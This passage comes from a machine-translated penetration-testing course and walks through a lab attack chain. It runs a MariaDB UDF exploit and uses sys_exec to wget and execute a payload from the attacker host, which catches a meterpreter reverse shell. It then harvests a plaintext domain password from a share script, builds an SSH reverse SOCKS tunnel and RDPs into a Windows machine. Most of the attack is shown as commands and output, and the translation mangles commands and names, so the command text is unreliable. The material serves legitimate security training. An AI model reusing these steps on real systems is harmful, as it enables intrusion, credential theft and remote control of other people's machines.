

```
出口
root@ajla:/home/ajla#
```

清单 932 - 查看根用户的历史

很好，根用户被用来管理 Ajla，MySQL 客户端一度被用来删除“wordpress”数据库。幸运的是，密码和用户是直接输入在命令行中输入的！

24.5 再次瞄准数据库

现在有了仿植物怪兽佐拉的马里亚数据库实例的根数据库凭据。让我们回到过去，使用这些新的、更高级别的权限再次尝试 UDF 漏洞。

24.5.1 探索

提醒一下，我们试图针对 MariaDB 实例运行的五个命令可以在清单 933 中找到。

```
选择@@plugin_dir
选择二进制 0xshellcode 进入 dumpfile @ @ plugin _ dircreate 函数 sys_exec 返回 int soname udf
_ filename 从 mysql.func 中选择*其中 name = ' sys _ exec
选择 sys _ exec(' CPbinshtmp; chown root:roottmpsh; chmod +s tmpsh ')
```

清单 933-MySQL 漏洞的分解

首先，我们将重新运行 MariaDB 客户端，但这次我们将使用我们在 Ajla 上发现的根凭据。

```
kali @ kali:~ $ MySQL-host = 127 . 0 . 0 . 1-port = 13306-user = root-p 输入密码:
键入“help”或“\h”来寻求帮助。键入“\c”以清除当前输入语句。
马利亚数据库[(无)]>
```

清单 934 - 重新运行 MariaDB 客户端

接下来，我们将把 shell 变量设置为之前生成的 shell 代码。

```
MariaDB[(none)]> set @ shell = 0x7f 454 c 46020101000000000000000000000003003 e 000100000000110
00000000000004000000000000000003 b 0000000000000000400003800009004000001 c 001 b
0001000000000040
00000000000...00000000000000000000;
```

清单 935 - 创建一个 64 位外壳代码变量

通过设置 shell 变量，我们将再次验证插件目录是否仍然设置为/home/dev/plugin。虽然这对于流程来说不是必需的，但确保没有任何变化是一个好主意。

```
马利亚数据库[(无)]>选择@ @ plugin _ dir
+ - +
| @@plugin_dir
+ - +
| /home/dev/plugin/ |
+ - +
```

 1 行一组 (0.072 秒)

清单 936 - 验证插件目录

现在是关键时刻。让我们尝试将二进制外壳转储到一个文件。

```
MariaDB [(none)]>选择 binary @shell 进入 dump file '/home/dev/plugin/UDF _ sys _ exec .so。
```

```
;
```

```
查询正常, 1 行受影响 (0.078 秒)
```

清单 937 - 将外壳转储到文件中

奏效了！在我们过于兴奋之前，我们仍然需要创建一个函数。

```
马里亚数据库[(无)]>创建函数 sys_exec 返回 int soname ' udf _ sys _ exec.so 查询正常, 0 行受影响 (0.078 秒)
```

清单 938 - 创建 UDF

MariaDB 没有向我们提供任何错误，导致我们相信该函数是创建的。我们可以通过运行查询 `sys_exec` 函数的命令来再次检查。

```
MariaDB [(none)]>从 mysql.func 中选择*其中 name = ' sys _ exec
```

```
+ - + - + - + - +
```

```
| name | ret | dl | type |
```

```
+ - + - + - + - +
```

```
| sys _ exec | 2 | UDF _ sys _ exec . so | function
```

```
+ - + - + - + - +
```

```
1 行一组 (0.072 秒)
```

清单 939 - 验证 UDF 是否存在

现在让我们测试一下 `sys_exec` UDF 是否可以通过尝试从仿植物怪兽佐拉向我们的 Kali 机器进行网络调用来工作。为此，我们将在端口 80 启动 `python http.server`，并在端口 80 对我们的 Kali IP 进行 `sys_exec` UDF 调用。

```
kali @ kali:~ $ sudo python 3-m http . server 80 在  
0.0.0.0 端口 80 上服务 HTTP...
```

清单 940 - 在 Kali 启动一个网络服务器

现在 web 服务器已经启动，我们可以调用 `sys_exec` UDF 了。该函数的语法可以在原始的 UDF 漏洞中找到。

```
MariaDB [(none)]>选择 sys _ exec(' wget http://10 . 11 . 0 . 4 ');
```

```
+ - +
```

```
| sys _ exec(' wget http://10 . 11 . 0 . 4 ')|
```

```
+ - +
```

```
| 256 |
```

```
+ - +
```

```
1 行一组 (0.230 秒)
```

清单 941 - 运行 wget 调用如果命令有效，

我们应该在我们的网络服务器中看到一个日志条目。

```
在 0.0.0.0 端口 80 上提供 HTTP...
```

```
10 . 11 . 1 . 250--[10/Dec/2019 17:49:05]"GET/HTTP/1.1"200-
```

清单 942 - 查看网络服务器的日志成功! 我们在仿植

物怪兽佐拉运行代码。

现在我们可以将仿植物怪兽佐拉上传并执行一个有效载荷，以便将一个反向外壳发送回我们的卡利实例。我们不必生成新的 **meterpreter** 外壳，因为我们可以使用与 **Ajla** 相同的外壳。由于我们现在通过标准 **ssh** 连接连接到 **Ajla**，因此我们可以将 **Kali** 上的端口 **443** 用于仿植物怪兽佐拉气象预报员会话。首先，让我们指示仿植物怪兽佐拉下载二进制有效载荷。

```
MariaDB [(none)]>选择 sys _ exec(' wget http://10 . 11 . 0 . 4/shell . elf ');
+ - +
| sys _ exec(' wget http://10 . 11 . 0 . 4/shell . elf ')|
+ - +
| 0 |
+ - +
1 行一组 (0.260 秒)
```

清单 943 - 通过 UDF 下载外壳

下载了 **meterpreter** 后，我们需要使文件可执行。

```
马里亚数据库[(无)]>选择 sys_exec('chmod +x。 /shell . elf ');
+ - +
| sys_exec('chmod +x。 /shell.elf') |
+ - +
| 0 |
+ - +
1 行一组 (0.074 秒)
```

清单 944 - 使计量器外壳可执行

既然 **shell** 是可执行的，那么让我们在 **Kali** 上重新启动 **msfconsole** 来拥有一个全新的环境。

```
msf5 漏洞利用(多/处理程序) >退出
kali @ kali:~ $ sudo msfconsole-q-x " use exploit/multi/handler; \设置 CLAIINT
Linux/x86/meter preter/reverse _ TCP; \设置 LHOST 10 . 11 . 0 . 4; \设置 LPORT 443\运行
"...
[*]10 . 11 . 0 . 4:443 开始反向 TCP 处理程序
```

清单 945 - 启动 **msfconsole** 来捕获 UDF 反向 shell 配置并运行我们的侦听

器后，我们可以在仿植物怪兽佐拉上执行该 **shell**。

```
马里亚数据库[(无)]>选择 sys_exec('。 /shell . elf ');
```

清单 946 - 运行外壳

现在我们可以回到 **msfconsole**，检查我们是否捕获了外壳。

```
[*]10 .
11 . 0 .
4:443 开始反
向 TCP 处理程
序
[*]发送阶段
(985320 字
节)至
10.11.1.250
[*]气象预测
器会话 1 于
18:00:32 打
开(10 .
11 . 0 .
4:443-->
10 . 11 .
1 .
250:27904)
```

```
已创建计量表>
外壳程序
3972。
频道 1 已创
建。
whoami
mysql
```

清单 947 - 捕获外壳优秀，我们有一个在仿

植物怪兽佐拉工作的非特权外壳！

24.5.1.1 演习

1. 修改原始 Python 漏洞并捕获反向外壳。
2. 最初的 UDF 漏洞被宣传为特权升级漏洞。为什么我们得到了一个没有特权的外壳？

24.5.2 开发后枚举

现在我们有仿植物怪兽佐拉的外壳，让我们收集一些关于主机的一般信息，看看我们能学到什么。让我们从检查正在运行的 Linux 的味道开始。

```
已创建计量表>外壳程序 4469。
频道 2 创建。
```

卡特彼勒/etc/问题

```
欢迎来到阿尔卑斯 Linux 3.10
内核\r 在\m (\1)上
```

清单 948 - 查看/等等/问题

谷歌快速搜索显示，Alpine Linux 是“基于 musl libc 和 busybox 的面向安全的轻量级 Linux 发行版”。这是非常有用的信息，因为我们可以预期该操作系统不会运行太多服务或应用程序。任何不寻常的东西都可能是一个很好的目标。让我们继续收集信息。

cat /proc/版本

```
Linux 版本 4 . 19 . 78-0-virt(buildozer @ build-3-10-x86 _ 64) (gcc 版本 8 . 3 . 0 (Alpine
8 . 3 . 0)) # 1-Alpine SMP 2019 年 10 月 10 日 15:25:30 UTC
```

清单 949 - 找到内核版本

/proc/version 文件告诉我们发行版是 2019 年 10 月构建的。除此之外，我们可以注意内核版本并继续前进。

我们来看看环境变量。

```
env USER=mysql
SHLVL = 1
HOME=/var/lib/mysql
PATH
=usr/local/sbin:usr/local/bin:usr/sbin:usr/bin:sbin:bin:usr/games:usr/local/games:systembin:systemsbin:systemd
LANG=C
PWD=/var/lib/mysql
```

清单 950 - 寻找环境变量

不幸的是，环境变量并没有告诉我们太多。查看 **ps aux** 的输出也没有揭示任何关于我们可以利用的有用信息。让我们运行 **netstat**，看看我们是否可以访问沙盒外部网络中未公开的任何新端口。

netstat -tulpn

仅显示带有您的用户标识的进程

活动的互联网连接 (仅限服务器)

```
proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name TCP 0 0 0 0 .
0 . 0 . 0:22 0 . 0 . 0 . 0:* LISTEN-TCP 0 0 0 . 0 . 0 . 0:3306 0 . 0 . 0 . 0:* LISTEN-
TCP 0 0 :::22::* LISTEN-UDP 0 0 127 . 0 . 0 . 1:323 0 . 0 . 0 . *-UDP 0:::1:323::*-
```

清单 951 - 查看开放端口

与正在运行的服务类似，开放的端口不会为我们提供任何新的信息。让我们检查一下文件系统是什么样子的。

cat /etc/fstab

```
UUID = ede 2f 74 e-f23a-441 c-b9c b-156494837 ef 3/ext 4 rw, relatime 0 1
UUID = 8e 53 ca 17-9437-4f 54-953 c-0093 ce 5066 f 2/boot ext 4 rw, relatime 0 2
UUID = ed8db 3c 1-a3 c8-45 FB-b5 EC-F8 e 1529 a 8046 交换默认值 0 0
/dev/cdrom/media/cdrom iso 9660 no auto, ro 0 0
/dev/usbdisk/media/USB vfat no auto 0 0
//10 . 5 . 5 . 20/Scripts/mnt/Scripts CIFS uid = 0, gid=0, username=, password=, _netdev
0 0
```

清单 952 - 检查挂载的共享

/etc/fstab 的内容很有意思。共享是从 10.5.5.20 主机装载的。让我们看看脚本共享，看看我们发现了什么。

```

CDmnt 脚本 ls
nas _ setup . yml olduser lookup . PS1 system _ report . PS1 temp _ folder _ clean
up . bat

cat 系统_report.ps1
#找到一种更好的方法来实现自动化
$username = "sandbox\alex "
$pwdTxt = "Ndawc*nRoqkC+haZ "
$ securePwd = $ pwdTxt | ConvertTo-secure string
$credObject =新对象系统.管理.自动化. pscredential-ArgumentList $用户名, $securePwd

#启用家禽远程管理
$remoteKeyParams = @{
  ComputerName = "POULTRY "
  路径= ' HKLM:\软件\微软\网络管理\服务器'
  名称= '启用远程管理'
  值= '1 '
}
set-RemoteRegistryValue @ RemoteKeyparams-Credential $ CredObject

#最近运行的奇怪计算进程

```

停止-进程-进程名计算...

清单 953 -检查脚本

我们似乎在 `system_report.ps1` 文件中发现了一组凭据。用户名为“sandbox\alex”，密码为“Ndawc*nRoqkC+haZ”。我们似乎还找到了装载共享的目标的名称“家禽”。查看这个目录中的脚本类型，并考虑到用户似乎是“沙盒”域的一部分，我们可能会看到一台 Windows 计算机。

下载你发现的脚本并保存在笔记中是一个好习惯。你永远不知道什么时候有些东西会被删除，或者什么时候客户会要求更多的证据。

24.5.3 创建稳定的反向隧道

类似于当我们通过 `www-data` 用户拥有对 `Ajla` 的非特权外壳访问时，我们不能使用 `mysql` 帐户为仿植物怪兽佐拉使用标准 `ssh` 连接，因为默认情况下该用户没有外壳访问权限。

虽然我们可以创建一个类似于在 `Ajla` 上使用的 `ssh` 隧道，但是我们可以设置另一个选项，因为仿植物怪兽佐拉正在运行一个新版本的 `Alpine`。`ssh` 客户端的新版本允许我们通过反向动态端口转发建立一个非常有用的隧道。

宋承宪

OpenSSH_8.1p1, OpenSSL 1 . 1 . 1d 2019 年 9 月 10 日

清单 954 -检查 `ssh` 客户端版本

仿植物怪兽佐拉正在运行 ssh 版本 OpenSSH_8.1p1，它应该支持该功能。如果我们能做到这一点，我们将通过运行在 Kali 机器上的 SOCKS 代理对 10.5.5.0/24 沙盒内部网络进行完全的网络访问。

因为我们只能访问 meterpreter shell，所以我们需要在仿植物怪兽佐拉上创建一个新的 ssh 密钥，并以不需要交互的方式运行 ssh 客户端。首先，让我们在仿植物怪兽佐拉上生成一个 ssh 密钥。为此，我们将使用 meterpreter 外壳。

密钥

```
生成公钥/私钥对。
输入保存密钥的文件(/var/lib/mysql/).ssh/id_rsa):
输入密码(空表示没有密码):
再次输入相同的密码:
已创建目录'/var/lib/mysql/。
您的身份信息已保存在/var/lib/mysql/.ssh/id_rsa。
...
cat /var/lib/mysql/.ssh/id_rsa.pub
ssh-RSA Aaaaab 3n Zac 1 yc2e Aaadakababbgqc4 cjmvs... mysql@zora
```

清单 955 - 生成 SSH 密钥

生成 SSH 密钥后，我们需要在 kali 机器上为 Kali 用户设置 authorized_keys 文件，其限制类型与前面相同。清单 956 中有一个条目的例子。

```
from="10.11.1.250 ", command="echo '此帐号只能用于端口转发'", 无代理转发, 无-X11 转发, 无-pty
ssh-RSA aaaaaab3n Zac 1 yc2e aaaaadababbgqc4c jmvS... mysql@zora
```

清单 956 - authorized_key 文件条目

“发件人”IP 不必改变，因为就我们的 Kali 系统而言，流量仍然来自外部防火墙。不过，我们使用的 ssh 命令确实需要做一些改变。这一次，我们不需要多个远程端口转发选项。我们只需要一个端口转发选项，即-R 1080。通过在端口后不包含主机，ssh 被指示在我们的 Kali 服务器上创建 SOCKS 代理。 我们还需要更改私钥的位置。

```
ssh-f-N-R 1080-o " Userknownhostsfile =/dev/null "-o " StrithostKeyChecking = no "-
I/var/lib/MySQL/.ssh/id_rsa kali@10.11.0.4。
```

清单 957 - 反向动态端口转发到 Kali 的 SSH 命令

在 meterpreter shell 中运行这个命令应该会启动到 Kali 机器的 ssh 连接。

```
< span custom-style = " boldcode user " > ssh-f-N-R 1080-o " Userknownhostsfile
=/dev/null "-o " StrithostKeyChecking = no "-I/var/lib/MySQL/.ssh/id_rsa
kali@10.11.0.4/cu >警告:已将"10 . 11 . 0 . 4"(ECDSA)永久添加到已知主机列表中。
```

清单 958 - 在 metasploit 中运行 SSH 命令进行反向动态端口转发我们可以通过在 Kali 系统上运

行 netstat 来再次检查端口是否被打开。

```
kali@kali:~$ sudo netstat -tulpn
活动的互联网连接(仅限服务器)
proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name TCP 0 0 0 0 .
0 . 0 . 0:111 0 . 0 . 0 . 0:* LISTEN 1/systemd TCP 0 0 0 . 0 . 0 . 0:22 0 . 0 . 0 .
0:* LISTEN 645/SSHD TCP 0 0 127 . 0 . 0 . 1:1080 0 . 0 . 0 . 0:* LISTEN
99765/SSHD:kali TCP 60:::111::* LISTEN 1
```

清单 959 - 验证反向动态端口转发已创建

随着动态反向隧道的建立，我们可以在 Kali 上配置 **proxychains** 来使用 **SOCKS** 代理。我们可以通过打开 **etc/proxychains.conf** 并编辑最后一行来实现，指定端口 **1080**。

```
VER 会议 3.1。
#
# HTTP, SOCKS4, SOCKS5 隧道代理带 DNS。
#
...
[代理列表]
#在此添加代理...
#我愿意
#默认值设置为"tor"socks 4 127 . 0 . 0 . 1 1080
```

清单 960 - 配置代理队列

此时，我们应该有一个稳定的隧道来访问 **10.5.5.0/24** 网络，并且可以继续到下一个目标，即我们在安装在仿植物怪兽佐拉的共享中发现的家禽。

24.6 瞄准家禽

在我们继续之前，回顾一下我们知道和不知道的会有所帮助。我们知道 **Ajla** 通过数据库服务器仿植物怪兽佐拉连接到内部网络。我们还刚刚了解到，在内部网络中，一个共享是从另一台名为“家禽”的计算机安装到仿植物怪兽佐拉的。我们怀疑家禽正在运行窗口，但我们还不确定。我们还在沙盒域中找到了用户的凭据。这意味着域控制器应该存在于某个地方。




图 341: 家禽网络图

在尝试使用发现的凭据之前，我们将首先枚举家禽，以发现我们的下一步应该是什么。

24.6.1 列举

我们假设家禽正在运行窗口。我们可以通过 Nmap 扫描进行一些网络枚举来变得更加自信。如果 Nmap 发现任何应用程序，我们也可以枚举它们。

24.6.1.1 网络枚举

要运行 Nmap 扫描，我们必须使用代理扫描。用代理扫描网络会很慢，所以我们将只从前 20 个端口开始，如果需要的话，扩大我们的范围。

您可以通过/etc/proxychains.conf 中的 tcp_read_time_out 和 tcp_connect_time_out 值来修改超时时间，从而加快通过 proxychains 的网络扫描速度。但是，不要将这些设置得太低，否则您将收到不正确的结果。

为了通过 proxychains 运行 nmap，我们将预先准备我们想要用 ProxyChains 运行的 Nmap 命令。我们将仅使用 -top-port = 20 标志扫描前 20 个端口，并将使用 -sT 标志进行连接扫描。SOCKS 代理需要建立一个 TCP 连接，因此半开或同步扫描不能与代理扫描一起使用。由于 SOCKS 代理需要一个 TCP 连接，ICMP 也不能通过，我们必须用 -pn 标志禁用 ping。

```
kali @ kali:~ $ proxy chains nmap-top-port = 20-sT-Pn 10 . 5 . 5 . 20
proxy chains-3.1(http:proxychains.sf.net)
北京时间 2019 年 12 月 10 日 20:52 开始, 标准时间 7.80(https:nmap.org)
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:110-<-超时
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:139-< >-确定
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:135-< >-确定
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:3389-< >-确定
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:445-< >-确定
|S 链|-< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 20:143-<-超时|S 链|-< >-127 . 0 . 0 .
1:1080-< >-10 . 5 . 5 . 20:8080-<-超时...
10.5.5.20 主机的 Nmap 扫描报告已启动(延迟 1.4 秒)。
```

港口国服务

```
21tcp 关闭 ftp
22tcp 关闭 ssh
23tcp 关闭 telnet
25tcp 关闭 smtp
53tcp 封闭域
80tcp 关闭 http
110tcp 关闭 pop3
111tcp 关闭 rpcbind
135tcp open msrpc
139tcp open netbios-ssn
143tcp 关闭 imap
443tcp 关闭 https
445tcp 打开 microsoft-ds
993tcp 关闭 imaps
995tcp 关闭 pop3s
1723tcp 关闭 pptp
3306tcp 关闭 mysql
```

3389/tcp open ms-wbt-server

```
5900/tcp 关闭 vnc
8080/tcp 关闭 http 代理
```

Nmap 完成:25.48 秒内扫描 1 个 IP 地址(1 台主机启动)

清单 961 - 用 nmap 扫描家禽

在清单 961 中, Nmap 发现端口 135、139、445 和 3389 是开放的。但是, 端口 53 是关闭的, 这在域控制器上通常是打开的。这很可能不是我们正在寻找的域控制器, 但其他端口仍然表明这是一个 Windows 操作系统。前 20 个端口没有显示任何运行的超文本传输协议应用程序, 所以让我们尝试通过使用我们发现的凭据通过 RDP 登录来“利用”这台 Windows 机器。

24.6.2 利用(或只是登录)

现在, 我们对 Windows 在此主机上运行有了更高的信心, 并且发现 RDP 是开放的, 我们将使用 xfreerdp 连接到它。正如我们对 Nmap 所做的那样, 我们将不得不在 xfreerdp 前面加上 proxychains 命令。我们分别用 /d:sandbox 和 /u:alex 标志提供域名和用户名。为了重定向剪贴板, 我们将使用 + 剪贴板标志, 这将允许我们复制并粘贴到家禽。最后, 我们还将为主机提供 /v:10.5.5.20 标志。

```
kali @ kali:~ $ ProxyChains xfreerdpd:sandboxu:Alexv:10 . 5 . 5 . 20+剪贴板
ProxyChains-3.1(http:proxychains.sf.net)...
10 . 5 . 5 . 20:3389 (RDP-服务器) 的证书详细信息:
常用名:POULTRY.sandbox.local
主题:CN = POULTS . sandbox . local
发行人:CN = POULTRY.sandbox.local
指纹:10:9c:cc:64:C6:ad:9a:bb:78:4d:B3:04:B4:FB:77:0c:1a:C6:D2:B0 无法验证上述 x.509 证
书,可能是因为您的证书存储中没有 CA 证书,或者证书已过期。请查看 OpenSSL 文档,了解如何将私有证书颁
发机构添加到存储中。你信任上面的证书吗?(是否否)是
密码:
```

清单 962 -用 xfreerdp 连接到主机

在初始连接期间,系统会提示我们接受证书。输入“Y”会将证书添加到我们的信任存储中。接下来,系统会提示我们输入密码,这是我们在 `system_report.ps1` 脚本中发现的。

凭据起作用了,我们看到了一个 Windows 7 桌面(图 342)。




图 342:登录家禽

24.6.3 开发后枚举

经过简短的调查，我们很快发现家禽正在运行迈克菲端点安全。这意味着，如果我们上传和使用任何恶意的可执行文件，我们必须非常小心，确保我们避开防病毒(AV)。




图 343:找到迈克菲

我们将从收集关于主机的一些基本信息开始，例如 Windows 的确切版本、主机名、本地用户、网络信息以及正在运行的服务。我们将从运行 `systeminfo` 开始。

```
c:\ user \ Alex > system info
```

主机名:POULTRY

操作系统名称:微软视窗 7 专业操作系统版本:6.1.7601 Service Pack 1 Build 7601...

注册所有者:poultryadmin...

域:sandbox.local

登录服务器:\沙盒

```
修补程序:安装了 186 个修补程序。[01]: KB2849697...
[186]: KB4467107
网卡:安装了 1 个网卡。
[01]:英特尔 PRO1000 MT 网络连接...
IP 地址
[01]: 10.5.5.20
[02]:fe80::400 a:ba3e:4c a5:6a 2

c:\用户\亚历克斯>
```

清单 963 - 家禽系统信息

这个命令的输出给了我们一些很棒的信息。首先，我们知道操作系统版本是 Windows 7 专业版 SP1 Build 7601。我们看到有一个名为“poultryadmin”的本地用户，并且这台计算机确实加入了“sandbox.local”域。接下来，我们发现该主机上唯一的 ipv4 地址是 10.5.5.20。因为我们无法进行完整的端口扫描，所以让我们用 netstat 命令找出哪些端口是打开的。

```
c:\ user \ Alex > netstat-ano

活动连接
原本地地址对外地址状态
TCP 0.0.0.0:135 0.0.0.0:0 侦听 820
TCP 0.0.0.0:445 0.0.0.0:0 侦听 4
TCP 0.0.0.0:3389 0.0.0.0:0 侦听 428
TCP 0.0.0.0:49152 0.0.0.0:0 侦听 524
TCP 0.0.0.0:49153 0.0.0.0:0 侦听 872
TCP 0.0.0.0:49154 0.0.0.0:0 侦听 364
TCP 0.0.0.0:49172 0.0.0.0:0 侦听 632
TCP 0.0.0.0:49173 0.0.0.0:0 侦听 640
TCP 10.5.5.20:139 0.0.0.0:0 侦听 4...
UDP[fe80::400 a:ba3e:4c a5:6a 2% 11]:546 *: *
872

c:\用户\亚历克斯>
```

清单 964 - 家禽的网络统计

虽然我们早期的端口扫描只检查了前 20 个端口，但它仍然找到了所有感兴趣的端口。我们已经知道端口 135、139、445 和 3389 是开放的。端口 49152 及以上是 Windows 默认的建立 TCP 连接的动态/短暂端口，我们不用担心。此时，我们还应该检查 alex 是否属于任何管理员组。

```
c:\ user \ Alex > net user/domain Alex
该请求将在域 sandbox.local 的域控制器上处理。

用户名 alex
```

全名
评论
用户评论

国家代码 000 (系统默认)

账户有效是

帐户永不过期

密码最后设置 2019 年 11 月 12 日下午 4:26:47

密码永不过期

可更改密码 2019 年 11 月 13 日下午 4:26:47

需要密码是

用户可以更改密码是

允许所有工作站

登录脚本

用户概要

主目录

上次登录时间:2020 年 1 月 1 日下午 1:58:06

允许的登录时间全部

本地组成员

全局组成员*域用户命令成功完成。

清单 965 - 家禽网用户

用户“alex”似乎只是一个常规域用户。存储好这些信息后，我们将看看安装了哪些应用程序。

